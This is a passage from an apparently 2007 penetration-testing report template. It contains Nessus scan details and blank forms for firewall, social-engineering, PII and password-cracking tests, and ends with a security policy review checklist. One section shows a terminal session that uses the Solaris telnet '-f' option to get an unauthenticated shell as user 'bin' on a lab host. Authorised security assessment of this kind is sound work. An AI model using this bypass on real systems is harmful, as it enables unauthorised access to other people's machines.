
Nessus version : 3.1.2  
Plugin feed version : 200702200055  
Type of plugin feed : Release  
Scanner IP : 192.168.127.128  
Port scanner(s) : nessus\_tcp\_scanner  
Port range : default  
Thorough tests : no  
Experimental tests : no  
Paranoia level : 1  
Report Verbosity : 1  
Safe checks : yes  
Max hosts : 1  
Max checks : 4  
Scan Start Date : 2007/3/15 9:44  
Scan duration : 261 sec  
Nessus ID : [19506](#)

---

## 10 Vulnerability Exploitation / Penetration Testing

HOST: 192.168.127.130 (Solaris web/app server)

Nessus found a security hole in the Telnet daemon on 192.168.127.130. Per the notes in the aforementioned Nessus output, an unauthenticated telnet session was established for the user "bin" remotely (see screenshot below):



```
root@jholland-ubuntu1: ~/nessus_report2/nessus_report2
File Edit View Terminal Tabs Help
root@jholland-ubuntu1:~/nessus_report2/nessus_report2# telnet -l '-fbin' 192.168
.127.130
Trying 192.168.127.130...
Connected to 192.168.127.130.
Escape character is '^]'.
Last login: Thu Mar 15 07:48:44 from 192.168.127.128
Sun Microsystems Inc. SunOS 5.10 Generic January 2005
$ id
uid=2(bin) gid=2(bin)
$ exit
Connection closed by foreign host.
root@jholland-ubuntu1:~/nessus_report2/nessus_report2#
```



## 11 Google Hacking

Search string	Result

## 12 Firewall Analysis Template

### fingerprinting

This test is to determine the success of various packet response fingerprinting methods through the firewall.

Method	Result

### stealth

This determines the viability of SYN stealth scanning through the firewall for enumeration.

Result

--

### source port control

This test measures the use of scanning with specific source ports through the firewall for enumeration.

Protocol	Source Port	Result
UDP	53	
UDP	161	
TCP	53	
TCP	69	

### ICMP Responses

This test is to measure the firewall's response to various types of ICMP packets.

type	type description	response	RTT

### Protocol

This test is to discover the firewall's ability to screen packets of various protocols.

Protocol	Result

### 13 Social Engineering Target Template

Target Definition

Name	E-mail	Telephone	Description

### 14 Social Engineering Telephone Attack Template

Attack Scenario	
Telephone #	
Person	
Description	
Results	

### 15 Social Engineering E-mail Attack Template

Attack Scenario	
Email	
Person	
Description	
Results	

### 16 Personally Identifiable Information (PII)

Info Found / Location	
Info Found / Location	
Info Found / Location	
Info Found / Location	
Info Found / Location	

## 17 Password Cracking Template

### ProtectedFile

File name	
File type	
Crack time	
User name	
Password	

### EncodedPasswordFile

IP Address	
Service Port	
Service Type	
Protocol	
File name	
File type	
Crack time	
Login Names	
Passwords	

### ProtectedOnlineService

IP Address	
Service Port	
Service Type	
Protocol	
Login Names	
Passwords	

## 18 Security Policy Review

### Tasks to perform for a thorough Security Policy review

- 1. Measure the security policy points against the actual state of the Internet presence.
- 2. *Approval from Management* -- Look for any sign (e.g. signature) that reveals that the policy is approved by management. Without this approval the policy is useless because staff is not required to meet the rules outlined within. From a formal point of view you could stop investigating the policy if it is not approved by management. However, testing should continue to determine how effective the security measures are on the actual state of the internet presence.
- 3. Ensure that documentation is kept, either electronically or otherwise, that the policy has been read and accepted by people before they are able to gain any access to the computer systems.
- 4. Identify incident handling procedures, to ensure that breaches are handled by the correct individual(s) and that they are reported in an appropriate manner.
- 5. *Inbound connections* -- Check out any risks mentioned on behalf of the Internet inbound connections (internet->DMZ, internet -> internal net) and measures which may be required to be implemented to reduce or eliminate those risks. These risks could be allowed on incoming connections, typically SMTP, POP3,HTTP, HTTPS, FTP, VPNs and the corresponding measures as authentication schemes, encryption and ACL. Specifically, rules that deny any stateful access to the internal net are often not met by the implementation.
- 6. *Outbound connections* -- Outbound connections could be between internal net and DMZ, as well as between internal net and the Internet. Look for any outbound rules that do not correspond to the implementation. Outbound connections could be used to inject malicious code or reveal internal specifics.
- 7. *Security measures* -- Rules that require the implementation of security measures should be met. Those could be the use of AVS, IDS, firewalls, DMZs, routers and their proper configuration/implementation according to the outlined risks to be met.
- 8. Measure the security policy points against the actual state of non-Internet connections.
- 9. *Modems* -- There should be a rule indicating that the use of modems that are not specially secured is forbidden or at least only allowed if the modems are disconnected when not in use, and configured to disallow dial- in. Check whether a corresponding rule exists and whether the implementation follows the requirements.
- 10. *Fax machines* -- There should be a rule indicating that the use of fax machines which can allow access from the outside to the memory of the machines is forbidden or at least only allowed if the machines are powered down when not in use. Check whether a corresponding rule exists and whether the implementation follows the requirements.
- 11. Measure the security policy against containment measures and social engineering tests based on the organization's employees' misuse of the Internet according to business justification and best security practices.